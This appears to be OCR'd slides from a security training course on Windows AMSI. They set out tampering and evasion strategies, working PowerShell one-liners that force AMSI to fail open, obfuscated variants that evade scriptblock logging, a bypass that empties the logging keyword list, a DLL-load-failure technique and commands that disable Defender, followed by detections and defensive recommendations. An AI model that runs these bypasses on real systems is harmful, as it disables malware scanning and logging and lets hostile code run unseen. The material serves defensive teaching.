Resources : {internalamsi:_085A88DF814D8D28949C11AAE1D3C978,
internalamsi:_63E6C1A0DAD8AF1E4D30A9C3C058CA63, amsi:_PowerShell_C:\WINDOWS\System32\
WindowsPowerShell\v1.0\powershell.exe_10.0.15063.000000000000000a, amsi:_PowerShell_
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.15063.000000000000000
c}
RollupStatus : 65
SchemaVersion : 1.0.0.0
SeverityID : 5

AMSI Attack Strategies - Tampering

Affect the ability of AMSI to function properly.

- Implementation attacks
  - Attack the way in which an application uses AMSI or attack how amsi.dll or providers are implemented.
- Registry hijacks
  - Hijack the way in which AMSI is loaded via the registry, remove existing registrations, or register your own provider.
- DLL planting/load failure
  - Compel an application to load a malicious AMSI dll or find a way to get a process to not load AMSI.

AMSI Attack Strategies - Evasion

- Identify and evade anti-malware signatures.
- This strategy is solves the AMSI tampering detection “chicken and the egg” problem.

PSAmsi module by Ryan Cobb (@cobbr_io)

- Uses the PowerShell v3+ abstract syntax tree (AST) to pinpoint AV signatures.

AMSI Exercise – Initial Research

- Inspect the System.Management.Automation.AmsiUtils class in dnSpy or look at PowerShell source code.
- Identify the conditions under which AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED is established.

- We will discuss our findings

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

https://twitter.com/mattifestation/status/735261120487772160

This bypass places AMSI in the context of the current process to be placed in a fail-open state.

```
internal static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content
{
    if (string.IsNullOrEmpty(sourceMetadata))
    {
        sourceMetadata = string.Empty;
    }
    if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
    }
    if (AmsiUtils.amsiInitFailed)
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    object obj = AmsiUtils.amsiLockObject;
    AmsiUtils.AmsiNativeMethods.AMSI_RESULT result;
```

```
public static bool AmsiCleanedUp = false;

private static IntPtr amsiContext = IntPtr.Zero;

private static bool amsiInitFailed = false;

public static bool AmsiInitialized = false;

private static object amsiLockObject = new object();

private static IntPtr amsiSession = IntPtr.Zero;
```

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

The bypass needed to fit in a tweet so the shortest type name in the same assembly as the AmsiUtils class was selected. [Ref] is an instance of an "Accelerator". [Ref] is an instance of a System.Type object.

```
[PSObject].Assembly.GetType('System.Management.Automation.TypeAccelerators')::Get.GetEnumerator()
```

https://blogs.technet.microsoft.com/heyscriptingguy/2013/07/08/use-powershell-to-find-powershell-type-accelerators/

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“Assembly” is a property of a System.Type instance. “Assembly” is an instance of type System.Reflection.Assembly.

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“GetType” is an instance method of the “Assembly” property. It allows you to get a reference to a type (i.e. class) even if it’s not a public type. Note that you must specify the full-qualified type name.

The “AmsiUtils” class is an internal class and not exposed publicly, hence the reason for getting access to it via this method. GetType returns another System.Type instance.

AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

“GetField” is an instance method of a System.Type instance. It allows you to get a reference to a field even if it’s not a public type. “GetField” returns a System.Reflection.FieldInfo instance.

Once we get a reference to the internal “amsiInitFailed” field, then we will have access to set its value.


AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

With the System.Reflection.FieldInfo instance, you can now call the "SetValue" method. $null indicates that we're dealing with a static field – i.e. doesn't require an instance. $true sets "amsiInitFailed" accordingly.

AMSI is now in a fail-open state!

AMSI Bypass #1 – Failed Initialization Spoofing



This is automatically logged with scriptblock autologging. Why?

Scriptblock Autologging

- Introduced in PSv5, scriptblock autologging automatically logs any scriptblock execution that contains a predetermined “dirty word” deemed suspicious

- Dirty words can be dumped with the following command:

```
[ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null)
```

Scriptblock Autologging

- Logged to the Microsoft-Windows-PowerShell/Operational log under Event ID 4104 w/ Warning error level.

```
Get-WinEvent -LogName Microsoft-Windows-PowerShell/Operational
-FilterXPath '*[System[EventID=4104 and Level=3]]'
```

```
Creating Scriptblock text (1 of 1):
{[IntPtr]::Add(0,1)}

ScriptBlock ID: 8a0f8c9c-d6bf-40d7-abc1-30c092696558
Path:
```

Scriptblock Autologging

Add-Type, DllImport, DefineDynamicAssembly, DefineDynamicModule, DefineType, DefineConstructor, CreateType, DefineLiteral, DefineEnum, DefineField, ILGenerator, Emit, UnverifiableCodeAttribute, DefinePInvokeMethod, GetTypes, GetAssemblies, Methods, Properties, GetConstructor, GetConstructors, GetDefaultMembers, GetEvent, GetEvents, **GetField**, GetFields, GetInterface, GetInterfaceMap, GetInterfaces, GetMember, GetMembers, GetMethod, GetMethods, GetNestedType, GetNestedTypes, GetProperties, GetProperty, InvokeMember, MakeArrayType, MakeByRefType, MakeGenericType, MakePointerType, DeclaringMethod, DeclaringType, ReflectedType, TypeHandle, TypeInitializer, UnderlyingSystemType, InteropServices, Marshal, AllocHGlobal, PtrToStructure, StructureToPtr, FreeHGlobal, IntPtr, MemoryStream, DeflateStream, FromBase64String, EncodedCommand, Bypass, ToBase64String, ExpandString, GetPowerShell, OpenProcess, VirtualAlloc, VirtualFree, WriteProcessMemory, CreateUserThread, CloseHandle, GetDelegateForFunctionPointer, kernel32, CreateThread, memcpy, LoadLibrary, GetModuleHandle, GetProcAddress, VirtualProtect, FreeLibrary, ReadProcessMemory, CreateRemoteThread, AdjustTokenPrivileges, WriteByte, WriteInt32, OpenThreadToken, PtrToString, ZeroFreeGlobalAllocUnicode, OpenProcessToken, GetTokenInformation, SetThreadToken, ImpersonateLoggedOnUser, RevertToSelf, GetLogonSessionData, CreateProcessWithToken, DuplicateTokenEx, OpenWindowStation, OpenDesktop, MiniDumpWriteDump, AddSecurityPackage, EnumerateSecurityPackages, GetProcessHandle, DangerousGetHandle, CryptoServiceProvider, Cryptography, RijndaelManaged, SHA1Managed, CryptoStream, CreateEncryptor, CreateDecryptor, TransformFinalBlock, DeviceIoControl, SetInformationProcess, PasswordDeriveBytes, GetAsyncKeyState, GetKeyboardState, GetForegroundWindow, BindingFlags, **NonPublic**, ScriptBlockLogging, LogPipelineExecutionDetails, ProtectedEventLogging

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')),
[Object]([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFi
e'+'ld')).Invoke('amsiInitFailed',(('Non'+'Public,Static') -as
[String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
```

The hard way…

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
$Func = "Func``3[String, $(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')

$Amsi = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')

$Delegate = [Delegate]::CreateDelegate($Func, [Object] $Amsi, ('GetFie'+'ld'))

$Flags = ('Non'+'Public,Static') -as [String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')

$Field = $Delegate.Invoke('amsiInitFailed', $Flags)

$Field.SetValue($null, $True)
```

Creates a delegate to the GetField method and invokes the delegate.

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')."Ge
tF`ield"('amsiInitFailed','NonPu'+'blic,Static').SetValue($null,$true)
```

The easier way thanks to obfuscation tricks…

Thanks to Ryan Cobb for this suggestion! @cobbr_io

Scriptblock Autologging – Generic Bypass

```
[ScriptBlock]."GetFiel`d"('signatures','N'+'onPublic,Static').SetValue($null,(New-Object Collections.Generic.HashSet[string]))
```

- Developed by Ryan Cobb
  - https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html
- Nulls out the dictionary consisting of “suspicious” terms.


AMSI Bypass #2 – AMSI Context Tampering

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

This bypass causes AmsiScanString to fail (gracefully) and default to a fail-open state.

```
106  AmsiUtils.AmsiNativeMethods.AMSI_RESULT aMSI_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
107  if (!Utils.Succeeded(AmsiUtils.AmsiNativeMethods.AmsiScanString(AmsiUtils.amsiContext, content, sourceMetadata,
108  {
109      result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
110  }
111  else
112  {
113      result = aMSI_RESULT;
114  }
```

AMSI Bypass #2 – AMSI Context Tampering



If offset 0 of the AMSI context does not equal “AMSI”, AmsiScanBuffer returns a E_INVALIDARG return code (0x80070057).

Can an attacker control this value?

amsi.dll!AmsiScanBuffer

```
public static bool AmsiCleanedUp = false;

private static IntPtr amsiContext = IntPtr.Zero;

private static bool amsiInitFailed = false;

public static bool AmsiInitialized = false;

private static object amsiLockObject = new object();

private static IntPtr amsiSession = IntPtr.Zero;
```

```
32 internal static int Init()
33 {
34     object obj = AmsiUtils.amsiLockObject;
35     int result;
36     lock (obj)
37     {
38         Process currentProcess = Process.GetCurrentProcess();
39         string appName;
40         try
41         {
42             ProcessModule mainModule = PsUtils.GetMainModule(currentProcess);
43             appName = "PowerShell_" + mainModule.FileName + "_" + ClrFacade.GetProcessModuleFileVersionIn
44         }
45         catch (Win32Exception)
46         {
47             string[] commandLineArgs = Environment.GetCommandLineArgs();
48             string str = (commandLineArgs.Length != 0) ? commandLineArgs[0] : currentProcess.ProcessName;
49             appName = "PowerShell_" + str + ".exe_0.0.0.0";
50         }
51         AppDomain.CurrentDomain.ProcessExit += new EventHandler(AmsiUtils.CurrentDomain_ProcessExit);
52         int expr_93 = AmsiUtils.AmsiNativeMethods.AmsiInitialize(appName, ref AmsiUtils.amsiContext);
```

AMSI Bypass #3 – DLL Load Failure

- Mainly relevant to Device Guard.
- What if we could force amsi.dll to not load?

```
catch (DllNotFoundException)
{
    AmsiUtils.amsiInitFailed = true;
    result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI Bypass #3 – DLL Load Failure

Strategy:

1. Copy powershell.exe and amsi.dll to an attacker-controlled location.
2. Flip an insignificant bit in amsi.dll (e.g. file offset 3) to cause it to no longer be properly signed.
3. When Device Guard is enforced, amsi.dll will try to load from the current directory and fail because it is no longer considered signed.
4. A DllNotFoundException will be thrown and AMSI will default to a fail-open state.


Implications:

- User mode DLLs that implement security functionality can often be blocked from loading as an attacker.

AMSI Bypass #3 – DLL Load Failure

Detections:

1. A PowerShell host process loaded from a non-standard path. i.e. not from `%windir%\[System32|SysWOW64]\WindowsPowerShell\v1.0\powershell.exe`
   - This is a good detection to have in general!
2. On a Device Guard-enabled system, EID 3077 in Microsoft-Windows-CodeIntegrity/Operational


Windows PowerShell
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-CodeIntegrity/Operational' -FilterXPath '*[System[EventID=3077]]' | Where-Object { $_.Properties[1].Value -match 'amsi\.dll$' } | Select -First 1 | fl *
Message : Code Integrity determined that a process (\Device\HarddiskVolume4\Users\UnprivilegedUser\Desktop\powershell.exe) attempted to load \Device\HarddiskVolume4\Users\UnprivilegedUser\Desktop\amsi.dll that did not meet the Enterprise signing level requirements or violated code integrity policy.
Id : 3077
Version : 1
Qualifiers :
Level : 2
Task : 18
Opcode : 111
Keywords : -9223372036854775808
RecordId : 10112
ProviderName : Microsoft-Windows-CodeIntegrity
ProviderId : 4ee76bd8-3cf4-44a0-a0ac-3937643e37a3
LogName : Microsoft-Windows-CodeIntegrity/Operational
ProcessId : 7460
ThreadId : 2172
MachineName : WORKLAPTOP
UserId : S-1-5-21-3403434844-4239056156-316602263-1002
TimeCreated : 9/27/2017 2:00:33 PM
ActivityId :
RelatedActivityId :
ContainerLog : microsoft-windows-codeintegrity/operational
MatchedQueryIds : {}
Bookmark : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName : Error
OpcodeDisplayName :
TaskDisplayName :
KeywordsDisplayNames : {}
Properties : {System.Diagnostics.Eventing.Reader.EventProperty, System.Diagnostics.Eventing.Reader.EventProperty, System.Diagnostics.Eventing.Reader.EventProperty, System.Diagnostics.Eventing.Reader.EventProperty...}

AMSI – Additional Bypasses

- HKCU COM Hijack by Matt Nelson (fixed)
  - https://enigma0x3.net/2017/07/19/bypassing-amsi-via-com-server-hijacking/
- DLL Hijacking
  - http://cn33liz.blogspot.com/2016/05/bypassing-amsi-using-powershell-5-dll.html

Detections:

- Both techniques load an attacker-controlled amsi.dll with the following properties:
  1. It is not signed by Microsoft
  2. It is not loaded from %windir%\System32\amsi.dll

AMSI – Additional “Bypasses”

- Disable Defender
  - Set-MpPreference -DisableRealtimeMonitoring $True
- PowerShell Downgrade Attack – i.e. launch PowerShell v2.
  - powershell.exe -version 2

AMSI – Defensive Recommendations

- Enable scriptblock logging!
- Detect when PowerShell is loaded from a non-standard path.
  - Command-line logging: 4688 or sysmon
- Detect when a version other than PSv5 is loaded.
  - “Windows PowerShell” Event ID 400 – EngineVersion
- amsi.dll and registered providers should be properly signed.
- Alert when AV is outright disabled.
- SACL auditing for registry tampering.

This would be a good time to take a break and attempt Lab: AMSI Auditing

AMSI - Lessons

- The AMSI “attack surface” is far too great to “fix” all of the bypasses. There are mitigating factors however:
  1. All known PowerShell-specific bypasses are prevented with constrained language mode.
     - You can’t exactly harden against attacks when an attacker has full access to modify memory in the current PowerShell process.
  2. Enabling scriptblock logging will detect bypasses.
  3. Some AMSI bypasses will flag in Windows Defender.